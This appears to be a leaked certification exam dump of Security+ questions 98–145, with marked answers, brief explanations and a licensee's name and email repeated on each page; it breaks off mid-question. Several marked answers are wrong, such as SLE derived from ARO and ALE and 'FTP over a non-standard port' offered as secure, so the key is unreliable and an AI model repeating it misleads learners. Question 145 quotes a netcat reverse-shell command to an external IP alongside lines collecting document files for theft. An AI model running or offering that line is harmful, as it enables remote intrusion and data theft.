- ☒ Single sign-on
- ☒ Federation
- ☐ LDAP
- ☐ Secure token
- ☐ RADIUS

Licensed to Berend Post berend.post@it-university.nl

Question 98

The SSID broadcast for a wireless router has been disabled but a network administrator notices that unauthorized users are accessing the wireless network. The administer has determined that attackers are still able to detect the presence of the wireless network despite the fact the SSID has been disabled.

Which of the following would further obscure the presence of the wireless network?

- ☐ Upgrade the encryption to WPA or WPA2
- ☐ Create a non-zero length SSID for the wireless router
- ☐ Reroute wireless users to a honeypot
- ☒ Disable responses to a broadcast probe request

Question 99

A user has attempted to access data at a higher classification level than the user's account is currently authorized to access. Which of the following access control models has been applied to this user's account?

- ☒ MAC
- ☐ DAC
- ☐ RBAC
- ☐ ABAC

Question 100

A security analyst is hardening an authentication server. One of the primary requirements is to ensure there is mutual authentication and delegation. Given these requirements, which of the following technologies should the analyst recommend and configure?

- ☐ LDAP services
- ☒ Kerberos services
- ☐ NTLM services
- ☐ CHAP services

Explanation:

Explanation:

Only Kerberos that can do Mutual Auth and Delegation.

Licensed to Berend Post berend.post@it-university.nl

Question 101

An organization is working with a cloud services provider to transition critical business applications to a hybrid cloud environment. The organization retains sensitive customer data and wants to ensure the provider has sufficient administrative and logical controls in place to protect its data.

In which of the following documents would this concern MOST likely be addressed?

- ☒ Service level agreement
- ☐ Interconnection security agreement
- ☐ Non-disclosure agreement
- ☐ Business process analysis

Question 102

An administrator thinks the UNIX systems may be compromised, but a review of system log files provides no useful information. After discussing the situation with the security team, the administrator suspects that the attacker may be altering the log files and removing evidence of intrusion activity.

Which of the following actions will help detect attacker attempts to further alter log files?

- ☐ Enable verbose system logging
- ☐ Change the permissions on the user's home directory
- ☒ Implement remote syslog
- ☐ Set the bash_history log file to "read only"

Question 103

Which of the following metrics are used to calculate the SLE? (Select TWO)

- ☐ ROI
- ☒ ARO
- ☒ ALE
- ☐ MTBF
- ☐ MTTF
- ☐ TCO

Licensed to Berend Post berend.post@it-university.nl

Question 104

A security analyst identified an SQL injection attack.

Which of the following is the FIRST step in remediating the vulnerability?

- ☐ Implement stored procedures.
- ☐ Implement proper error handling.
- ☒ Implement input validations.
- ☐ Implement a WAF.

Question 105

Which of the following is a deployment concept that can be used to ensure only the required OS access is exposed to software applications?

- ☐ Staging environment
- ☒ Sandboxing
- ☐ Secure baseline
- ☐ Trusted OS

Question 106

An organization wants to implement a solution that allows for automated logical controls for network defense. An engineer plans to select an appropriate network security component, which automates response actions based on security threats to the network. Which of the following would be MOST appropriate based on the engineer's requirements?

- ☒ NIPS
- ☐ HIDS
- ☐ Web proxy
- ☐ Elastic load balancer
- ☐ NAC

Question 107

An attacker discovers a new vulnerability in an enterprise application. The attacker takes advantage of the vulnerability by developing new malware. After installing the malware, the attacker is provided with access to the infected machine.

Which of the following is being described?

- ☒ Zero-day exploit
- ☐ Remote code execution
- ☐ Session hijacking
- ☐ Command injection

Licensed to Berend Post berend.post@it-university.nl

Question 108

A company is deploying a file-sharing protocol access a network and needs to select a protocol for authenticating clients. Management requests that the service be configured in the most secure way possible. The protocol must also be capable of mutual authentication, and support SSO and smart card logons. Which of the following would BEST accomplish this task?

- ☐ Store credentials in LDAP
- ☐ Use NTLM authentication
- ☒ Implement Kerberos
- ☐ Use MSCHAP authentication

Question 109

To reduce disk consumption, an organization's legal department has recently approved a new policy setting the data retention period for sent email at six months. Which of the following is the BEST way to ensure this goal is met?

- ☐ Create a daily encrypted backup of the relevant emails.
- ☒ Configure the email server to delete the relevant emails.
- ☐ Migrate the relevant emails into an "Archived" folder.
- ☐ Implement automatic disk compression on email servers.

Question 110

A security administrator is creating a risk assessment with regard to how to harden internal communications in transit between servers.

Which of the following should the administrator recommend in the report?

- ☐ Configure IPSec in transport mode.
- ☒ Configure server-based PKI certificates.
- ☐ Configure the GRE tunnel.
- ☐ Configure a site-to-site tunnel.

Question 111

A company is evaluating cloud providers to reduce the cost of its internal IT operations. The company's aging systems are unable to keep up with customer demand. Which of the following cloud models will the company MOST likely select?

- ☐ PaaS
- ☐ SaaS
- ☒ IaaS
- ☐ BaaS

Licensed to Berend Post berend.post@it-university.nl

Question 112

A systems administrator has isolated an infected system from the network and terminated the malicious process from executing.
Which of the following should the administrator do NEXT according to the incident response process?

- ☒ Restore lost data from a backup.
- ☐ Wipe the system.
- ☐ Document the lessons learned.
- ☐ Determine the scope of impact.

Question 113

A penetration testing team deploys a specifically crafted payload to a web server, which results in opening a new session as the web server daemon. This session has full read/write access to the file system and the admin console. Which of the following BEST describes the attack?

- ☐ Domain hijacking
- ☐ Injection
- ☐ Buffer overflow
- ☒ Privilege escalation

Question 114

A security administrator has written a script that will automatically upload binary and text-based configuration files onto a remote server using a scheduled task. The configuration files contain sensitive information.
Which of the following should the administrator use? (Select TWO)

- ☐ TOPT
- ☐ SCP
- ☒ FTP over a non-standard pot
- ☐ SRTP
- ☒ Certificate-based authentication
- ☐ SNMPv3

Question 115

A security analyst receives a notification from the IDS after working hours, indicating a spike in network traffic. Which of the following BEST describes this type of IDS?

- ☒ Anomaly-based
- ☐ Stateful
- ☐ Host-based
- ☐ Signature-based

Licensed to Berend Post berend.post@it-university.nl

Question 116

A business has recently deployed laptops to all sales employees. The laptops will be used primarily from home offices and while traveling, and a high amount of wireless mobile use is expected.

To protect the laptops while connected to untrusted wireless networks, which of the following would be the BEST method for reducing the risk of having the laptops compromised?

- ☐ MAC filtering
- ☐ Virtualization
- ☒ OS hardening
- ☐ Application white-listing

Question 117

An application developer is designing an application involving secure transports from one service to another that will pass over port 80 for a request.

Which of the following secure protocols is the developer MOST likely to use?

- ☐ FTPS
- ☐ SFTP
- ☒ SSL
- ☐ LDAPS
- ☐ SSH

Question 118

A security analyst is assessing a small company's internal servers against recommended security practices. Which of the following should the analyst do to conduct the assessment? (Choose two.)

- ☐ Compare configurations against platform benchmarks
- ☐ Confirm adherence to the company's industry-specific regulations
- ☒ Review the company's current security baseline
- ☐ Verify alignment with policy related to regulatory compliance
- ☒ Run an exploitation framework to confirm vulnerabilities

Licensed to Berend Post berend.post@it-university.nl

Question 119

Audit logs from a small company's vulnerability scanning software show the following findings:
Destinations scanned:
-Server001- Internal human resources payroll server
-Server101-Internet-facing web server
-Server201- SQL server for Server101
-Server301-Jumpbox used by systems administrators accessible from the internal network

Validated vulnerabilities found:
-Server001- Vulnerable to buffer overflow exploit that may allow attackers to install software
-Server101- Vulnerable to buffer overflow exploit that may allow attackers to install software
-Server201-OS updates not fully current
-Server301- Accessible from internal network without the use of jumpbox
-Server301-Vulnerable to highly publicized exploit that can elevate user privileges

Assuming external attackers who are gaining unauthorized information are of the highest concern, which of the following servers should be addressed FIRST?

- ☐ Server001
- ☒ Server101
- ☐ Server201
- ☐ Server301

Question 120

A security engineer wants to add SSL to the public web server. Which of the following would be the FIRST step to implement the SSL certificate?

- ☐ Download the web certificate
- ☐ Install the intermediate certificate
- ☒ Generate a CSR
- ☐ Encrypt the private key

Question 121

A security analyst wants to harden the company's VoIP PBX. The analyst is worried that credentials may be intercepted and compromised when IP phones authenticate with the BPX. Which of the following would best prevent this from occurring?

- ☒ Implement SRTP between the phones and the PBX.
- ☐ Place the phones and PBX in their own VLAN.
- ☐ Restrict the phone connections to the PBX.
- ☐ Require SIPS on connections to the PBX.

Licensed to Berend Post berend.post@it-university.nl

Question 122

After a security incident, management is meeting with involved employees to document the incident and its aftermath.
Which of the following BEST describes this phase of the incident response process?

- ☒ Lessons learned
- ☐ Recovery
- ☐ Identification
- ☐ Preparation

Question 123

The firewall administrator is adding a new certificate for the company's remote access solution. The solution requires that the uploaded file contain the entire certificate chain for the certificate to load properly. The administrator loads the company certificate and the root CA certificate into the file. The file upload is rejected.

Which of the following is required to complete the certificate chain?

- ☐ Certificate revocation list
- ☒ Intermediate authority
- ☐ Recovery agent
- ☐ Root of trust

Question 124

A home invasion occurred recently in which an intruder compromised a home network and accessed a WiFI- enabled baby monitor while the baby's parents were sleeping.
Which of the following BEST describes how the intruder accessed the monitor?

- ☐ Outdated antivirus
- ☐ WiFi signal strength
- ☐ Social engineering
- ☒ Default configuration

Question 125

Ann, a security analyst, wants to implement a secure exchange of email. Which of the following is the BEST option for Ann to implement?

- ☒ PGP
- ☐ HTTPS
- ☐ WPA
- ☐ TLS

Licensed to Berend Post berend.post@it-university.nl

Question 126

Which of the following is an asymmetric function that generates a new and separate key every time it runs?

- ☐ RSA
- ☐ DSA
- ☒ DHE
- ☐ HMAC
- ☐ PBKDF2

Question 127

Ann, a user, reports she is unable to access an application from her desktop. A security analyst verifies Ann's access and checks the SIEM for any errors. The security analyst reviews the log file from Ann's system and notices the following output:

2017--08-21 10:48:12 DROP TCP 172.20.89.232 239.255.255.255 443
1900 250 -------- RECEIVE 2017--08-21 10:48:12 DROP UDP
192.168.72.205 239.255.255.255 443 1900 250 -------- RECEIVE

Which of the following is MOST likely preventing Ann from accessing the application from the desktop?

- ☐ Web application firewall
- ☐ DLP
- ☒ Host-based firewall
- ☐ UTM
- ☐ Network-based firewall

Question 128

Which of the following allows an application to securely authenticate a user by receiving credentials from a web domain?

- ☐ TACACS+
- ☐ RADIUS
- ☐ Kerberos
- ☒ SAML

Licensed to Berend Post berend.post@it-university.nl

Question 129

Which of the following encryption methods does PKI typically use to securely protect keys?

- ☐ Elliptic curve
- ☐ Digital signatures
- ☒ Asymmetric
- ☐ Obfuscation

Question 130

A system administrator wants to provide for and enforce wireless access accountability during events where external speakers are invited to make presentations to a mixed audience of employees and non-employees. Which of the following should the administrator implement?


- ☐ Shared accounts
- ☐ Preshared passwords
- ☐ Least privilege
- ☒ Sponsored guest

Licensed to Berend Post berend.post@it-university.nl

Question 131

SIMULATION

A security administrator discovers that an attack has been completed against a node on the corporate network. All available logs were collected and stored.
You must review all network logs to discover the scope of the attack, check the box of the node(s) that have been compromised and drag and drop the appropriate actions to complete the incident response on the network. The environment is a critical production environment; perform the LEAST disruptive actions on the network, while still performing the appropriate incid3nt responses.
Instructions: The web server, database server, IDS, and User PC are clickable. Check the box of the node(s) that have been compromised and drag and drop the appropriate actions to complete the incident response on the network. Not all actions may be used, and order is not important. If at any time you would like to bring back the initial state of the simulation, please select the Reset button. When you have completed the simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.




Explanation:

Explanation:

Database server was attacked, actions should be to capture network traffic and Chain of Custody.

Licensed to Berend Post berend.post@it-university.nl




IDS Server Log:


Licensed to Berend Post berend.post@it-university.nl



Web Server Log:

Licensed to Berend Post berend.post@it-university.nl






Licensed to Berend Post berend.post@it-university.nl

Database Server Log:



Users PC Log:

Licensed to Berend Post berend.post@it-university.nl



Question 132

Which of the following authentication concepts is a gait analysis MOST closely associated?

- ☐ Somewhere you are
- ☐ Something you are
- ☒ Something you do
- ☐ Something you know

Question 133

While reviewing the monthly internet usage it is noted that there is a large spike in traffic classified as "unknown" and does not appear to be within the bounds of the organizations Acceptable Use Policy.

Which of the following tool or technology would work BEST for obtaining more information on this traffic?

- ☐ Firewall logs
- ☒ IDS logs
- ☐ Increased spam filtering
- ☐ Protocol analyzer

Licensed to Berend Post berend.post@it-university.nl

Question 134

An organization's employees currently use three different sets of credentials to access multiple internal resources. Management wants to make this process less complex. Which of the following would be the BEST option to meet this goal?

- ☐ Transitive trust
- ☒ Single sign-on
- ☐ Federation
- ☐ Secure token

Question 135

As part of a new industry regulation, companies are required to utilize secure, standardized OS settings. A technical must ensure the OS settings are hardened. Which of the following is the BEST way to do this?

- ☐ Use a vulnerability scanner.
- ☒ Use a configuration compliance scanner.
- ☐ Use a passive, in-line scanner.
- ☐ Use a protocol analyzer.

Question 136

Which of the following are considered among the BEST indicators that a received message is a hoax? (Choose two.)

- ☐ Minimal use of uppercase letters in the message
- ☐ Warnings of monetary loss to the receiver
- ☒ No valid digital signature from a known security organization
- ☐ Claims of possible damage to computer hardware
- ☒ Embedded URLs

Question 137

Which of the following refers to the term used to restore a system to its operational state?

- ☐ MTBF
- ☒ MTTR
- ☐ RTO
- ☐ RPO

Licensed to Berend Post berend.post@it-university.nl

Question 138

Which of the following development models entails several iterative and incremental software development methodologies such as Scrum?

- ☐ Spiral
- ☐ Waterfall
- ☒ Agile
- ☐ Rapid

Question 139

Which of the following are used to substantially increase the computation time required to crack a password? (Choose two.)

- ☒ BCRYPT
- ☐ Substitution cipher
- ☐ ECDHE
- ☒ PBKDF2
- ☐ Diffie-Hellman

Question 140

When systems, hardware, or software are not supported by the original vendor, it is a vulnerability known as:

- ☐ system sprawl
- ☒ end-of-life systems
- ☐ resource exhaustion
- ☐ a default configuration

Question 141

A web application is configured to target browsers and allow access to bank accounts to siphon money to a foreign account.

This is an example of which of the following attacks?

- ☐ SQL injection
- ☐ Header manipulation
- ☒ Cross-site scripting
- ☐ Flash cookie exploitation

Licensed to Berend Post berend.post@it-university.nl

Question 142

Due to regulatory requirements, server in a global organization must use time synchronization. Which of the following represents the MOST secure method of time synchronization?

- ☐ The server should connect to external Stratum 0 NTP servers for synchronization
- ☒ The server should connect to internal Stratum 0 NTP servers for synchronization
- ☐ The server should connect to external Stratum 1 NTP servers for synchronization
- ☐ The server should connect to external Stratum 1 NTP servers for synchronization

Question 143

Company A agrees to provide perimeter protection, power, and environmental support with measurable goals for Company B, but will not be responsible for user authentication or patching of operating systems within the perimeter.
Which of the following is being described?

- ☒ Service level agreement
- ☐ Memorandum of understanding
- ☐ Business partner agreement
- ☐ Interoperability agreement

Question 144

A procedure differs from a policy in that it:

- ☐ is a high-level statement regarding the company's position on a topic.
- ☐ sets a minimum expected baseline of behavior.
- ☒ provides step-by-step instructions for performing a task.
- ☐ describes adverse actions when violations occur.

Licensed to Berend Post berend.post@it-university.nl

Question 145

A security analyst believes an employee's workstation has been compromised. The analyst reviews the system logs, but does not find any attempted logins. The analyst then runs the diff command, comparing the C:\Windows\System32 directory and the installed cache directory. The analyst finds a series of files that look suspicious.

One of the files contains the following commands:

```
cmd /C %TEMP%\nc -e cmd.exe 34.100.43.230
copy   *.doc   >  %TEMP%\docfiles.zip
copy   *.xls   >  %TEMP%\xlsfiles.zip
copy   *.pdf   >  %TEMP%\pdffiles.zip
```

Which of the following types of malware was used?

- ☐ Worm
- ☐ Spyware
